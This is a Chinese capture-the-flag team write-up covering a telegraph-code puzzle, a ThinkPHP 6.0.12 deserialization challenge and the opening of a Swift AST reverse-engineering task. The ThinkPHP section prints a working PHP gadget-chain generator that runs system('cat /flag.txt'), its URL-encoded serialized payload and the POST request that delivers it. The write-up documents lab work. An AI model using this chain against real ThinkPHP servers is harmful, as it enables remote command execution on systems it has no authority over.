星河战队 WRITEUP

一、 战队信息

战队名称：星河

战队排名：193


二、 解题情况

请粘贴战队排名截图和答题情况截图：

示例的操作流程：

“详细数据” → “解题总榜” → “找到您所在队伍” → “截图”

（提交的时候请把下图替换为您队伍解题总榜上的排名截图）



排名	队伍名称	总分	Misc				Crypto						PWN		
			ba	ev	ez	问卷	签到	IS	基于	基于	un	基于	lo	sa	ne
193	星河	214			21	8	8	46	16	15		20	24		
777	临渡星河	37			21	8	8								

三、 解题过程

05 签到电台

根据提示得到


```
“弼时安全到达了”所对应的 7 个电码：
1732 2514 1344 0356 0451 6671 0055


模十算法示例：1732 与 6378 得到 7000
```

```
发包示例：/send?msg=s
```

根据密码本 取前 28 位分为 7 组再进行模十运算得到密电

```
c1 = ['1732', '2514','1344', '0356', '0451', '6671','0055']
c2 = ['1088', '3085','2306', '2336', '9149', '2563' '4241']
          2710       5599     3640       2682       9590       8134     4296
```

burp 抓包修改返回 flag



```
GET /send?msg=2710559936402682959081344296 HTTP/1.1
Host: eci-2zegvqjy0fqhvp91v6qo.cloudeci1.ichunqiu.com:8888
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://eci-2zegvqjy0fqhvp91v6qo.cloudeci1.ichunqiu.com:8888/
Cookie: chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0O0O;
session=.eJwFwUsOwjAMBcC7eF0h_Intl8ugLKolqe0CpyvE3Zn50jFqvc6a1NmbJqtwPKKlZfONao11F3
Wa43xfkza6a_9QF0tAxZybuoARiEg3BlszYPqEuf7-DksZCQ.YpMw6g.Nnh-GyzkImI7CwHkNcYgA-DE
Frg; __jsluid_h=05e256e02e98baf5a4ea14c26a6d7214
```

```
HTTP/1.1 200 OK
Date: Sun, 29 May 2022 08:45:23 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 42
Connection: close
Vary: Cookie
Set-Cookie:
session=.eJwFwTsOxCAMBcC7ul4i_MHwuExEEaFlyxZrUq1y98z86dN
87qNHo8_oO2uiO80dNrAlq5pzVBYyCUqobCoszYJpgrs8L89cYwg.YpN
KkzDbxQ; HttpOnly; Path=/
X-Via-JSL: 378df34,-
X-Cache: bypass

flag{f4d4f14e-7843-49be-9b27-0f801d075fed}
```


Ezpop ezpop

文章：https://www.freebuf.com/vuls/321546.html

参考链接

[ThinkPHP6.0.12LTS 反序列漏洞分析 - FreeBuf 网络安全行业门户](https://www.freebuf.com/vuls/321546.html)

扫描目录，发现源码 www.zip




```php
use app\BaseController;

class Index extends BaseController
{
    public function index()
    {
        return '<style type="text/css">*{ padding: 0; margin: 0; } div{ padding: 4px 48px;}
            a{color:#2E5CD5;cursor: pointer;text-decoration: none}
            a:hover{text-decoration:underline; } body{ background: #fff; font-family: "Century
            Gothic","Microsoft yahei"; color: #333;font-size:18px;} h1{ font-size: 100px;
            font-weight: normal; margin-bottom: 12px; } p{ line-height: 1.6em; font-size: 42px
            }</style><div style="padding: 24px 48px;"> <h1>:) </h1><p> ThinkPHP V' . \think\facade
            \App::version() . '<br/><span style="font-size:30px;">14载初心不改 -
            你值得信赖的PHP框架</span></p><span style="font-size:25px;">[ V6.0 版本由 <a
            href="https://www.yisu.com/" target="yisu">亿速云</a> 独家赞助发布
            ]</span></div><script type="text/javascript" src="https://tajs.qq.com/
            stats?sId=64890268" charset="UTF-8"></script><script type="text/javascript"
            src="https://e.topthink.com/Public/static/client.js"></script><think
            id="ee9b1aa918103c4fc"></think>';
    }

    public function hello($name = 'ThinkPHP6')
    {
        return 'hello,' . $name;
    }
    public function test()
    {
    unserialize($_POST['a']);
    }

}
```

发现反序列化接口

```php
public function test()
     {
                  unserialize($_POST['a']);
     }
```

参考文件写反序列化

```php
<?php
namespace think{
    abstract class Model{
        private $lazySave = false;
        private $data = [];
        private $exists = false;
        protected $table;
        private $withAttr = [];
        protected $json = [];
        protected $jsonAssoc = false;
        function __construct($obj = ''){
            $this->lazySave = True;
            $this->data = ['whoami' => ['cat /flag.txt']];
            $this->exists = True;
            $this->table = $obj;
            $this->withAttr = ['whoami' => ['system']];
            $this->json = ['whoami',['whoami']];
            $this->jsonAssoc = True;
        }
    }
}
namespace think\\model{
    use think\\Model;
    class Pivot extends Model{
    }
}

namespace{
    echo(urlencode(serialize(new think\\model\\Pivot(new
think\\model\\Pivot()))));
}
O%3A17%3A%22think%5Cmodel%5CPivot%22%3A7%3A%7Bs%3A21%3A%22%00think%5CMod
el%00lazySave%22%3Bb%3A1%3Bs%3A17%3A%22%00think%5CModel%00data%22%3Ba%3A
1%3A%7Bs%3A6%3A%22whoami%22%3Ba%3A1%3A%7Bi%3A0%3Bs%3A13%3A%22cat+%2Fflag
.txt%22%3B%7D%7Ds%3A19%3A%22%00think%5CModel%00exists%22%3Bb%3A1%3Bs%3A8
%3A%22%00%2A%00table%22%3BO%3A17%3A%22think%5Cmodel%5CPivot%22%3A7%3A%7B
s%3A21%3A%22%00think%5CModel%00lazySave%22%3Bb%3A1%3Bs%3A17%3A%22%00thin
k%5CModel%00data%22%3Ba%3A1%3A%7Bs%3A6%3A%22whoami%22%3Ba%3A1%3A%7Bi%3A0
%3Bs%3A13%3A%22cat+%2Fflag.txt%22%3B%7D%7Ds%3A19%3A%22%00think%5CModel%0
0exists%22%3Bb%3A1%3Bs%3A8%3A%22%00%2A%00table%22%3Bs%3A0%3A%22%22%3Bs%3
A21%3A%22%00think%5CModel%00withAttr%22%3Ba%3A1%3A%7Bs%3A6%3A%22whoami%2
2%3Ba%3A1%3A%7Bi%3A0%3Bs%3A6%3A%22system%22%3B%7D%7Ds%3A7%3A%22%00%2A%00
json%22%3Ba%3A2%3A%7Bi%3A0%3Bs%3A6%3A%22whoami%22%3Bi%3A1%3Ba%3A1%3A%7Bi
%3A0%3Bs%3A6%3A%22whoami%22%3B%7D%7Ds%3A12%3A%22%00%2A%00jsonAssoc%22%3B
b%3A1%3B%7Ds%3A21%3A%22%00think%5CModel%00withAttr%22%3Ba%3A1%3A%7Bs%3A6
%3A%22whoami%22%3Ba%3A1%3A%7Bi%3A0%3Bs%3A6%3A%22system%22%3B%7D%7Ds%3A7%
3A%22%00%2A%00json%22%3Ba%3A2%3A%7Bi%3A0%3Bs%3A6%3A%22whoami%22%3Bi%3A1%
3Ba%3A1%3A%7Bi%3A0%3Bs%3A6%3A%22whoami%22%3B%7D%7Ds%3A12%3A%22%00%2A%00j
sonAssoc%22%3Bb%3A1%3B%7D
```



```
POST /?s=index/test HTTP/1.1
Host: eci-2ze926ejd2b9ayxali4f.cloudeci1.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0)
Gecko/20100101 Firefox/100.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: ci_session=d267ccb030e5ed4f1af5bd4b94faa0bd970238e8;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1653786830;
Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1653786847; chkphone=
acWxNpxhQpDiAchhNuSnEqyiQuDIO0O0O; __jsluid_h=
f01d586a644f4355622db801a440af3f
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 1251

a=
O%3A17%3A%22think%5Cmodel%5CPivot%22%3A7%3A%7Bs%3A21%3A%22%00think%5CMo
del%00lazySave%22%3Bb%3A1%3Bs%3A17%3A%22%00think%5CModel%00data%22%3Ba%
3A1%3A%7Bs%3A6%3A%22whoami%22%3Ba%3A1%3A%7Bi%3A0%3Bs%3A13%3A%22cat+%2Ff
lag.txt%22%3B%7D%7Ds%3A19%3A%22%00think%5CModel%00exists%22%3Bb%3A1%3Bs
```

```
HTTP/1.1 500 Internal Server Error
Date: Sun, 29 May 2022 03:39:04 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 6881
Connection: close
X-Via-JSL: dca9b80,-
X-Cache: bypass

flag{58a866b1-6946-407f-a44b-da5f1aac30c7}<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8">
    <title>
      □□□□□□
    </title>
    <meta name="robots" content="noindex,nofollow" />
    <style>
      /* Base */
      body{
        color:#333;
        font:16pxVerdana,"Helvetica Neue",helvetica,Arial,'Microsoft Yal
        margin:0;
        padding:020px20px;
      }
```

flag{b10a9807-6036-48b3-b5eb-c78bc2c07c5d}

16 baby_tree

这题 emmm，怎么说呢，算是运气不错，之前写过一个 ast 的，没写出来，但是这次明显看到 ast 加了混淆应该，swift ios 的东西，也没碰过，本来准备摆了，后面发现，这个题，代码逻辑还是蛮明显的，于是是队友去输出别的题，我就死磕 re

swift 相关知识：https://www.jianshu.com/p/e917bf0e8a7d

知道给出的.ast 文件是 swift 源码经过 parse 解析和 ast 编译生成的 AST 语法树

```
swiftc -dump-ast LGPerson.swift >> ast.swift
```


一个发现：https://juejin.cn/post/6844903808120815623

可以通过 AST 重写 Swift 代码，可能可以重新编译回 Swift

Swift AST 资源管理器：https://github.com/SwiftFiddle/swift-ast-explorer


用于 Swift 源代码的 AST 可视化工具：https://swift-ast-explorer.com/

尝试对代码进行重写，其中主要看对应的运算操作和变量的使用




```
(source_file "re.swift"
  (func_decl range=[re.swift:1:1 - line:14:1] "check(_:_:)" inter
    (parameter_list range=[re.swift:1:11 - line:1:49]
      (parameter "encoded" type='String' interface type='String')
      (parameter "keyValue" type='String' interface type='String'
    (result
      (type_ident
        (component id='Bool' bind=Swift.(file).Bool)))
```

函数定义，无关紧要，知道了有两个参数传入，encoded 和 keyValue



